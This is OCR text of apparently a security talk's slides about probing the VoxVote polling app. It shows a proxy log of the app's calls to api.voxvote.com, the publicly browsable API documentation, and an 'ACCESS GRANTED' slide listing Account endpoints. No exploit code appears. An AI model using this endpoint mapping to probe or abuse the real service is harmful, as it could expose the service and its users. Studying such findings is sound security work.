

8:11
VOXVOTE
event
65661
Set your (nick) name >
Rockin' The VoxVote!
1.
Does this talk suck?
Yes
No
Vote
© VoxVote.com - The Voice of your Audience - Create your own for free on
designer.voxvote.com

mobile

wait for next question...

mobile

wait for next question...



ui - results!

ui - results!


Rockin' The VoxVote!
Waiting for speaker to start (another) question.
Crossing Navigator
---Select---
Question Navigator
1 - Does this talk suck?
menu
Start
Stop
Refresh
1. Does this talk suck?
Yes
100.0%
No
0%
0
20
40
60
80
100
120
1 user voted
74
SECONDS

digging deeper

there's an api!

can i browse it?

dox

there's an api!

the mobile app communicates exclusively with endpoints at https://api.voxvote.com

#	Host	Method	URL
1	https://api.voxvote.com	GET	/project/checkPIN?Pin=12345
269	https://api.voxvote.com	GET	/project/checkPIN?Pin=65661
270	https://api.voxvote.com	GET	/project/getProject?Id=882b3fa9-ace...
271	https://api.voxvote.com	GET	/project/getNewVoter
272	https://api.voxvote.com	POST	/project/setProjectSession
273	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
274	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
275	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
276	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
277	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
278	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
279	https://api.voxvote.com	POST	/project/updateProjectSession
280	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
281	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...
282	https://api.voxvote.com	GET	/project/getQuestion?Id=882b3fa9-a...


can i browse it?


can i browse it?


of course i can!

can i browse it?

of course i can!




VoxVote API - 2.20
Not Secure
api.voxvote.com
voxvote


ABP
SA
JS
| API Documentation


- v1.21 - 20150422 Allow crossing and colors
- v1.02 - 20140925 setAnswers [POST] optional SenderOrigin (enur
- v1.01 - 20140728 Performance
- v1.00 - 20140629 First production version

This API should be integrated within your application. For questions a

contact Support


can i browse it?

of course i can!




can i browse it?

of course i can!




ACCESS GRANTED

dox


API Documentation
voxvote
VoxVote API 1.0 Documentation
Current implementations:
Our REST(full) API supports the following methods.
Account
API
Description
GET Account/DomainList
No documentation available.
GET Account/DomainList/{id}
No documentation available.
GET api/Account
No documentation available.
GET api/Account/{id}
No documentation available.
GET api/Account/DomainList
No documentation available.

Description

No documentation available.

No documentation available.

dox 2

GET Account/DomainList

No documentation available.

Response Information

